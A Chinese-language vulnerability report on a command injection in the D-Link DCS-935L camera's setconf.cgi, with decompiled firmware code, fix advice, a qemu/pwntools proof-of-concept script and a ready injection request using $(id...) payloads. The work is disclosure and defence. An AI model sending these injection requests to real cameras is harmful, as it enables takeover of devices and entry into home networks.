漏洞报告：D-Link DCS-935L setconf.cgi 命令注入（未授权/认证后 RCE）

- 报告日期：2026-10-20
- 漏洞类型：OS Command Injection（CWE-78）
- 危害等级：Critical


提交人：牛红宇


邮箱：nhy2107177254@163.com


1. 受影响产品

项	值
厂商	D-Link
产品	DCS-935L（mydlink 网络摄像头）
固件版本	1.10.01
固件 SHA-256	`eb1abd5af3f8b31db85b2f742a5e17bf62544625e2a60854fd8c6bc0a5d2fbc1`
固件下载来源	http://ftp.dlink.ru/pub/IP-Camera/ （DCS-935L） / tsd.dlink.com.tw
受影响端点	`/cgi-bin/localrecording/setconf.cgi`

固件为明文格式：LZMA kernel + SquashFS（rootfs @ 0x161422），一次解包即可获得 rootfs（大端 MIPS32 uClibc）。







2. 漏洞摘要

`setconf.cgi` 的 `loginRouter()` 分支把 POST 参数 `account` / `password` **未经任何过滤**直接 `snprintf` 拼进下面的命令模板，再交给 `popen()`（即 `/bin/sh -c`）执行：

```
/bin/curl https://%s:%d/localrecording/form_login -k --connect-timeout 10 \
  --data-urlencode "login_n=%s" --data-urlencode "login_pass=%s" 2>/dev/null
```

由于 `account` / `password` 被拼进 **双引号内的** `--data-urlencode "..."`，攻击者注入 `$(cmd)` 或反引号会被 shell 求值，实现远程命令执行（RCE）。

备注（新颖性）：同一 CGI 内 `UID` 参数 → `/mydlink/localrec -f 25 -n %d -v %s -o %d` 的 `popen` 注入链已被公开为 **CVE-2026-13545**。本报告只声明**未被公开的** `account/password → /bin/curl` **链。**

---

3. 漏洞细节（静态数据流）

二进制：`web/cgi-bin/localrecording/setconf.cgi`（MIPS 大端）

- 命令模板常量 @ `0x403844`：
  `/bin/curl https://%s:%d/localrecording/form_login -k --connect-timeout 10 --data-urlencode "login_n=%s" --data-urlencode "login_pass=%s" 2>/dev/null`
- `loginRouter`（fcn.00401088）：
  - `0x401170`：`snprintf(buf = sp+0x28, 0xff, fmt = 0x403844, host, port, account, password)`
  - `0x401190`：`popen(buf, "r")`（a1 = 0x40376c = `'r'`）
- `account` / `password` 来自 POST body，**无任何过滤/校验。**

参数白名单校验（`checkParameter` @ 0x402098）中，`account` / `password` / `UID` 均**无值校验**，可任意放置注入载荷

触发前提（curl 分支）：POST 需同时携带 `account` + `password` + `UID` + `overwrite`，且 `overwrite∈{0,1}`、`no` 为非 0（`no=1`）。

代码链路

main函数下的sub_402608

```
int __fastcall sub_402608(int a1, int post)
{
  char *dest_1; // $v0
  int *body; // $s0
```

```
int v5; // $fp
int result; // $v0
int v7; // $s1
int v8; // $v0
const char *v9; // $s2
const char *nptr_1; // $a0
const char *nptr_2; // $a0
int v12; // $s6
int v13; // $s0
int n500; // $s0
int v15; // $s0
bool v16; // dc
int v17; // $s0
char v18; // [sp+30h] [-478h] BYREF
char v19; // [sp+31h] [-477h] BYREF
unsigned __int8 v20; // [sp+32h] [-476h] BYREF
char v21; // [sp+33h] [-475h] BYREF
char v22[4]; // [sp+34h] [-474h] BYREF
int v23; // [sp+38h] [-470h] BYREF
struct in_addr p_in; // [sp+3Ch] [-46Ch] BYREF
char nptr; // [sp+40h] [-468h] BYREF
_BYTE s[31]; // [sp+41h] [-467h] BYREF
char dest[256]; // [sp+60h] [-448h] BYREF
char src_1[256]; // [sp+160h] [-348h] BYREF
char dest_2[256]; // [sp+260h] [-248h] BYREF
char dest_3[256]; // [sp+360h] [-148h] BYREF
char *day; // [sp+460h] [-48h]
int v32; // [sp+464h] [-44h]
char *period; // [sp+468h] [-40h]
int v34; // [sp+46Ch] [-3Ch]
const char *src_3; // [sp+470h] [-38h]
int v36; // [sp+474h] [-34h]
char *UID; // [sp+478h] [-30h]
char *src; // [sp+47Ch] [-2Ch]
const char *src_2; // [sp+480h] [-28h]
int v40; // [sp+484h] [-24h]
char *overwrite; // [sp+488h] [-20h]
int v42; // [sp+48Ch] [-1Ch]
char *account; // [sp+490h] [-18h]
int v44; // [sp+494h] [-14h]
char *password; // [sp+498h] [-10h]
char *no; // [sp+49Ch] [-Ch]
char *mac; // [sp+4A0h] [-8h]

puts("HTTP/1.1 200 OK\r");
if ( strcasecmp(*(const char **)(post + 44), "POST") )
{
  puts("Content-Type: application/json\r");
  puts("Access-Control-Allow-Origin: *\r");
  puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
  puts("\r");
  putchar(123);
  printf("%s", "\"result\" : \"Fail\",");
  printf("\"error_code\" : %d", 500);
  return putchar(125);
```

```
}
if ( sub_402098(post) )
{
  fwrite("check parameter format ERROR!\r\n", 1u, 0x1Fu, stderr);
  puts("Content-Type: application/json\r");
  puts("Access-Control-Allow-Origin: *\r");
  puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
  puts("\r");
  putchar(123);
  printf("%s", "\"result\" : \"Fail\",");
  printf("\"error_code\" : %d", 500);
  return putchar(125);
}
fwrite("check parameter format OK!\r\n", 1u, 0x1Cu, stderr);
v18 = 0;
v19 = 0;
v20 = 0;
v21 = 0;
v23 = 0;
memset(dest, 0, sizeof(dest));
memset(src_1, 0, sizeof(src_1));
memset(dest_2, 0, sizeof(dest_2));
memset(dest_3, 0, sizeof(dest_3));
p_in.s_addr = 0;
net_get_gateway(&p_in);
dest_1 = inet_ntoa(p_in);
strcpy(dest, dest_1);
cfgRead("MYDLINK", "LRCRouterInitmapping", &v21);
body = *(int **)(post + 88);
v5 = 0;
if ( *body <= 0 )
{
  v42 = 0;
  v40 = 0;
  v5 = 0;
  v12 = 0;
  v36 = 0;
  src = 0;
  src_2 = 0;
  src_3 = 0;
  v32 = 0;
  v34 = 0;
  v44 = 0;
  goto LABEL_31;
}
v42 = 0;
v40 = 0;
v12 = 0;
v36 = 0;
v7 = 0;
v44 = 0;
v34 = 0;
v32 = 0;
src_3 = 0;
src_2 = 0;
```

```
src = 0;
day = "day";
period = "period";
UID = "UID";
overwrite = "overwrite";
account = "account";
password = "password";
no = "no";
mac = "mac";
v8 = 0;
do
{
  v9 = (const char *)body[v8 + 1];
  if ( strcmp(v9, "enable") )
  {
    if ( strcmp(v9, "policy") )
    {
      if ( strcmp(v9, day) )
      {
        if ( strcmp(v9, period) )
        {
          if ( strcmp(v9, UID) )
          {
            if ( !strcmp(v9, overwrite) )
            {
              nptr_1 = (const char *)body[v7 + 129];
              ++v7;
              v20 = atoi(nptr_1);
              v40 = 1;
              v36 = 1;
              goto LABEL_28;
            }
            if ( strcmp(v9, account) )
            {
              if ( strcmp(v9, password) )
              {
                if ( !strcmp(v9, no) )
                {
                  nptr_2 = (const char *)body[v7 + 129];
                  ++v7;
                  v23 = atoi(nptr_2);
                  v42 = 1;
                  goto LABEL_28;
                }
                if ( !strcmp(v9, mac) )
                  v44 = body[v7 + 129];
              }
              else
              {
                src_2 = (const char *)body[v7 + 129];
                v36 = 1;
              }
            }
            else
            {
```

```
                src = (char *)body[v7 + 129];
                v36 = 1;
              }
            }
            else
            {
              src_3 = (const char *)body[v7 + 129];
              v36 = 1;
            }
          }
          else
          {
            v34 = body[v7 + 129];
          }
        }
        else
        {
          v32 = body[v7 + 129];
        }
      }
      else
      {
        v5 = 1;
        v19 = atoi((const char *)body[v7 + 129]);
      }
    }
    else
    {
      v12 = 1;
      v18 = atoi((const char *)body[v7 + 129]);
    }
    ++v7;
LABEL_28:
    body = *(int **)(post + 88);
    v8 = v7;
  }
  while ( v7 < *body );
  if ( src )
  {
    strcpy(src_1, src);
    goto LABEL_32;
  }
LABEL_31:
  cfgRead("MYDLINK", "LRCRouterAccount", src_1);
LABEL_32:
  if ( src_2 )
    strcpy(dest_2, src_2);
  else
    cfgRead("MYDLINK", "LRCRouterPassword", dest_2);
  if ( src_3 )
    strcpy(dest_3, src_3);
  else
    cfgRead("MYDLINK", "LRCVolumeUID", dest_3);
  if ( !v42 )
    cfgRead("MYDLINK", "LRCRouterMydlinkNo", &v23);
```

```
  if ( !v40 )
    cfgRead("MYDLINK", "LRCOverwrite", &v20);
  if ( !src_3 || !src || !src_2 || !v40 )
  {
    if ( !v21 || !v36 )
    {
      fwrite("don't need to do initmapping\r\n", 1u, 0x1Eu, stderr);
      v15 = 0;
      goto LABEL_61;
    }
    nptr = 0;
    memset(s, 0, sizeof(s));
    CfgGetField("/tmp/provision.conf", "", "username", 1, &nptr, 32);
    v17 = atoi(&nptr);
    fprintf(
      stderr,
      "initmapping: router IP: [%s] Port:[%d] account: [%s] password: [%s]
mydlinkNo: [%d] VolumeUID: [%s] overwrite: [%u]\r\n",
      dest,
      80,
      src_1,
      dest_2,
      v17,
      dest_3,
      v20);
    if ( v23 != v17 )
    {
      n500 = sub_401B70(dest, 80, src_1, dest_2, v17, dest_3, v20);
      if ( !n500 )
      {
        v15 = 0;
        goto LABEL_61;
      }
      goto LABEL_83;
    }
    v15 = 1;
    if ( !vuln(a1, v23, dest_3, v20) )
      goto LABEL_61;
    result = 1;
LABEL_85:
    n500 = 500;
LABEL_86:
    if ( result )
      return result;
LABEL_83:
    puts("Content-Type: application/json\r");
    puts("Access-Control-Allow-Origin: *\r");
    puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
    puts("\r");
    putchar(123);
    printf("%s", "\"result\" : \"Fail\",");
    printf("\"error_code\" : %d", n500);
    return putchar(125);
  }
  nptr = 0;
```

```
  memset(s, 0, sizeof(s));
  CfgGetField("/tmp/provision.conf", "", "username", 1, &nptr, 32);
  v13 = atoi(&nptr);
  fprintf(
    stderr,
    "initmapping: router IP: [%s] Port:[%d] account: [%s] password: [%s]
mydlinkNo: [%d] VolumeUID: [%s] overwrite: [%u]\r\n",
    dest,
    80,
    src_1,
    dest_2,
    v13,
    dest_3,
    v20);
  if ( v23 == v13 )
  {
    v16 = vuln(a1, v23, dest_3, v20) != 0;
    result = 1;
    if ( !v16 )
    {
      v15 = 1;
      goto LABEL_52;
    }
    goto LABEL_85;
  }
  n500 = sub_401B70(dest, 80, src_1, dest_2, v13, dest_3, v20);//漏洞跳转点
  if ( n500 )
  {
    result = 0;
    goto LABEL_86;
  }
  v15 = 0;
LABEL_52:
  v22[0] = 1;
  cfgWrite("MYDLINK", "LRCRouterInitmapping", v22, 1);
LABEL_61:
  if ( v12 )
    cfgWrite("MYDLINK", "LRCAgentEnable", &v18, 1);
  if ( v5 )
    cfgWrite("MYDLINK", "LRCPolicy", &v19, 1);
  if ( v32 )
    cfgWrite("MYDLINK", "LRCDay", v32, 1);
  if ( v34 )
    cfgWrite("MYDLINK", "LRCPeriod", v34, 1);
  if ( src_3 )
    cfgWrite("MYDLINK", "LRCVolumeUID", src_3, 1);
  if ( v40 )
    cfgWrite("MYDLINK", "LRCOverwrite", &v20, 1);
  if ( src )
    cfgWrite("MYDLINK", "LRCRouterAccount", src, 1);
  if ( src_2 )
    cfgWrite("MYDLINK", "LRCRouterPassword", src_2, 1);
  if ( v42 )
    cfgWrite("MYDLINK", "LRCRouterMydlinkNo", &v23, 1);
  result = v44;
```

```
  if ( v44 )
    result = cfgWrite("MYDLINK", "LRCRouterMac", v44, 1);
  if ( !v15 )
  {
    puts("Content-Type: application/json\r");
    puts("Access-Control-Allow-Origin: *\r");
    puts("Cache-Control: no-cache\r\nPragma: no-cache\r");
    puts("\r");
    putchar(123);
    printf("%s", "\"result\" : \"Success\"");
    return putchar(125);
  }
  return result;
}
```

sub_401B70

```
int __fastcall sub_401B70(char *dest, int n80, char *src, char *a4, int a5, char
*desta, int a7)
{
  int n500; // $s0
  int n500_1; // $v0
  struct timeval *p_readfds; // $v0
  unsigned int n0xB67; // $s0
  ssize_t v15; // $v0
  int fd; // [sp+28h] [-F14h] BYREF
  int n401; // [sp+2Ch] [-F10h] BYREF
  fd_set readfds; // [sp+30h] [-F0Ch] BYREF
  struct timeval timeout; // [sp+B0h] [-E8Ch] BYREF
  char haystack[2920]; // [sp+B8h] [-E84h] BYREF
  char v22[772]; // [sp+C20h] [-31Ch] BYREF
  _BYTE v23[24]; // [sp+F24h] [-18h] BYREF

  n401 = 0;
  memset(haystack, 0, sizeof(haystack));
  memset(v22, 0, 769);
  memset(v23, 0, 16);
  if ( !dest || n80 <= 0 || n80 >= 65537 || !desta || !src || !a4 )
    return 500;
  fd = -1;
  if ( sub_401088(dest, 443, src, a4, v23, 16) )//漏洞点
  {
    fprintf(stderr, "[%s] login router failed\n", "initmapping");
    return 505;
  }
  else
  {
    enc2396(desta, 0, v22);
    snprintf(haystack, 0xB68u, "no=%d&volume-path=%s&overwrite=%u", a5, v22,
(unsigned __int8)a7);
    if ( sub_4015E0(&fd, dest, n80, haystack, src, a4, v23) == -1 )
    {
      fprintf(stderr, "[%s] postHTTPRequest failed\n", "initmapping");
      n500 = 500;
    }
```

```
    else
    {
      memset(haystack, 0, sizeof(haystack));
      if ( sub_40197C(fd, haystack) )
      {
        fprintf(stderr, "[%s] recvHTTPHeader failed\n", "initmapping");
        n500 = 500;
      }
      else
      {
        sscanf(&haystack[8], "%d", &n401);
        if ( n401 == 200 )
        {
          timeout.tv_sec = 5;
          timeout.tv_usec = 0;
          p_readfds = (struct timeval *)&readfds;
          do
          {
            p_readfds->tv_sec = 0;
            p_readfds = (struct timeval *)((char *)p_readfds + 4);
          }
          while ( p_readfds != &timeout );
          readfds.__fds_bits[(unsigned int)fd >> 5] |= 1 << fd;
          memset(haystack, 0, sizeof(haystack));
          n0xB67 = 0;
          do
          {
            if ( select(fd + 1, &readfds, 0, 0, &timeout) < 0 )
            {
              fprintf(stderr, "[%s] recv response timeout\n", "initmapping");
              goto LABEL_26;
            }
            v15 = recv(fd, &haystack[n0xB67], 0x5B4u, 0);
            n0xB67 += v15;
            if ( v15 <= 0 )
            {
              fprintf(stderr, "[%s] recv response failed\n", "initmapping");
              goto LABEL_26;
            }
          }
          while ( n0xB67 < 0xB67 );
          fprintf(stderr, "[%s] recv response buffer is full\n", "initmapping");
LABEL_26:
          fprintf(stderr, "[%s] reponse:\n%s\n", "initmapping", haystack);
          n500 = 0;
          if ( !strstr(haystack, "Success") )
          {
            if ( strstr(haystack, "25000500") )
            {
              n500 = 25000500;
            }
            else if ( strstr(haystack, "25000501") )
            {
              n500 = 25000501;
            }
```

```
            else
            {
              n500 = 500;
              if ( strstr(haystack, "25000502") )
                n500 = 25000502;
            }
            fprintf(stderr, "[%s] response say this request failed\n",
"initmapping");
          }
        }
        else
        {
          n500_1 = 500;
          if ( n401 == 401 )
            n500_1 = 505;
          n500 = n500_1;
          fprintf(stderr, "[%s] recv response nHTTPNumber=%d\n", "initmapping",
n401);
        }
      }
    }
    if ( fd != -1 )
    {
      close(fd);
      return n500;
    }
  }
  return n500;
}
```

sub_401088

```
int __fastcall sub_401088(char *dest, int n443, char *src, const char *a4, char
*desta, int n16)
{
  int v6; // $s0
  FILE *stream; // $s2
  signed int n13; // $s1
  char command[256]; // [sp+28h] [-204h] BYREF
  char haystack[260]; // [sp+128h] [-104h] BYREF

  memset(command, 0, sizeof(command));
  if ( dest && n443 > 0 && n443 < 65537 && src && a4 && desta && n16 >= 11 )
  {
    snprintf(
      command,
      0xFFu,
      "/bin/curl https://%s:%d/localrecording/form_login -k --connect-timeout 10
--data-urlencode \"login_n=%s\" --data-u"
      "rlencode \"login_pass=%s\" 2>/dev/null",
      dest,
      n443,
      src,
      a4);
    stream = popen(command, "r");//执行点
```

```
    fprintf(stderr, "[%s] router response ==\n", "loginRouter");
    if ( stream )
    {
      memset(haystack, 0, 256);
      while ( fgets(haystack, 256, stream) )
      {
        n13 = strlen(haystack);
        fputs(haystack, stderr);
        if ( n13 >= 13 && strstr(haystack, "ok;") )
        {
          strncpy(desta, &haystack[3], 0xAu);
          desta[10] = 0;
          fprintf(stderr, "got router cookie:[%s]\n", desta);
          v6 = 0;
          goto LABEL_18;
        }
        memset(haystack, 0, 0x100u);
      }
      v6 = -1;
LABEL_18:
      pclose(stream);
    }
    else
    {
      return -1;
    }
  }
  else
  {
    fprintf(stderr, "[%s] invalid parameters\n", "loginRouter");
    return -1;
  }
  return v6;
}
```

4.python脚本

```
#!/usr/bin/env python3
# 在 WSL 里跑：python3 exploit_setconf.py
import socket, os
from pwn import *

context(os='linux', arch='mips', log_level='debug')
ROOTFS = "/home/roit/IOT/D-Link_DCS-935L/_DCS-
935L_A1_FW_1.10.01.rar.extracted/squashfs-root"
CGI    = "./web/cgi-bin/localrecording/setconf.cgi"

# POST body（urlencoded）。$(id>pwned) 用相对路径：
# qemu 运行时 open 不翻译绝对路径，相对路径才基于 host cwd(=rootfs) 落到固件内
body = b'account=$(id>pwned)&password=x&UID=1&overwrite=1&no=1'

env = {
    "REQUEST_METHOD":  "POST",
```


```
    "CONTENT_LENGTH":  str(len(body)),
    "CONTENT_TYPE":    "application/x-www-form-urlencoded",
    "REQUEST_URI":     "/cgi-bin/localrecording/setconf.cgi",
    "SCRIPT_NAME":     "/cgi-bin/localrecording/setconf.cgi",
    "QUERY_STRING":    "",
    "REMOTE_ADDR":     "127.0.0.1",
    "HTTP_HOST":       "127.0.0.1",
    "HTTP_COOKIE":     "",
}

# 关键差异 vs hedwig.cgi：
#   hedwig.cgi 从 env(HTTP_COOKIE) 读数据 -> pipe stdin 够用；
#   setconf.cgi 的 cgiInit 用 recv(0) 读 body -> stdin 必须是 socket，
#   所以用 socketpair 当 guest 的 fd0（pipe/tty 会 ENOTSOCK -> 返回 500）。
sparent, schild = socket.socketpair()

io = process(
    ["qemu-mips-static", "-strace", "-L", ROOTFS, CGI],
    env=env,
    cwd=ROOTFS,
    stdin=schild.fileno(),    # guest fd0 = socket
    stdout=PIPE,
    stderr=STDOUT,           # strace 合并进 stdout，一次 recvall 全拿到
)
schild.close()
sparent.send(body)
sparent.shutdown(socket.SHUT_WR)

out = io.recvall(timeout=15)
print(out.decode('latin1'))


marker = os.path.join(ROOTFS, "pwned")
if os.path.exists(marker):
    print("\n[+] 命令执行成功，固件 squashfs-root/pwned 内容：")
    print(open(marker, "rb").read().decode('latin1'))
else:
    print("\n[-] 固件 pwned 未落地，未触发命令执行")
```



4.1 请求

```
POST /cgi-bin/localrecording/setconf.cgi HTTP/1.1
Host: <camera-ip>
Content-Type: application/x-www-form-urlencoded

account=$(id>/tmp/id_out)$(uname${IFS}-
a>/tmp/uname_out)&password=BBBB&UID=1&overwrite=1&no=1
```

---

5. 影响

攻击者可在设备上以 CGI 运行权限（通常为 root 或 web 服务账户）执行任意 shell 命令：读取配置/凭据、植入后门、劫持摄像头（录像/云凭证）、以设备为跳板进入内网。

6. 修复建议

1. 不要用 `snprintf` + `popen` 拼接 shell 命令；改用 `execve` / `execv` 直接传参（无 shell 求值），或用 `fork` + `execl`。
2. 对 `account` / `password` / `UID` 做严格白名单校验（字母数字 + 限定字符集，显式拒绝 `$` `` ` `` `(` `)` `&` `|` `;` 空格等元字符）。
3. 对该 CGI 增加认证与授权检查，并确认 `localrecording` 相关端点不暴露在未授权路径。

---

7. 验证环境与局限（如实声明）

1 静态分析环境

- 目标二进制：`web/cgi-bin/localrecording/setconf.cgi`
- 文件属性：`ELF 32-bit MSB, MIPS-I, dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped`
- 方法：MIPS 反汇编定位数据流 sink —— `snprintf` 拼接 → `popen(...,"r")`，输入源为 POST 参数 `account` / `password`

2 动态验证环境

- **qemu-user 仿真**：`qemu-mips-static -strace -L squashfs-root` 直接运行 `setconf.cgi`，宿主为 WSL Ubuntu（x86_64）
- 输入注入方式：`socketpair` 将 POST body 传入CGI 的 stdin（`cgiInit` 经 `recv(0)` 读 body），`-strace` 观察系统调用
- 已确认结果：

  ```
  execve("/bin/sh", {"sh","-c","/bin/curl ... --data-urlencode
  \"login_n=$(id>pwned)\" ..."}, NULL) = 0
  ```

  命令求值成功，

  ```
  id
  ```

3 局限声明

1. **无物理设备**：本次验证基于固件文件 + qemu-user 仿真，未在真实设备上复现。
2. **未授权可达性未确认**：`setconf.cgi` 二进制本身（`cgiInit`）不含鉴权逻辑；但该接口在真实设备上是否被前置 `httpd` 鉴权拦截，需实机或完整 httpd 仿真补验，本环境未覆盖。
3. 命令执行以 qemu 仿真的宿主 shell 求值为准，与真实设备 busybox `sh` 行为等价但非 1:1。

4 漏洞声明

- **主声明**：`account` / `password` → `/bin/curl` 的 `popen` 命令注入（CWE-78），NVD 检索未见，属**新（未公开）注入链。**
- **背景引用**：同文件 `UID` → `/mydlink/localrec` 的 `popen` 链已公开为 **CVE-2026-13545**，佐证本报告为同一二进制、不同 sink 的独立利用点。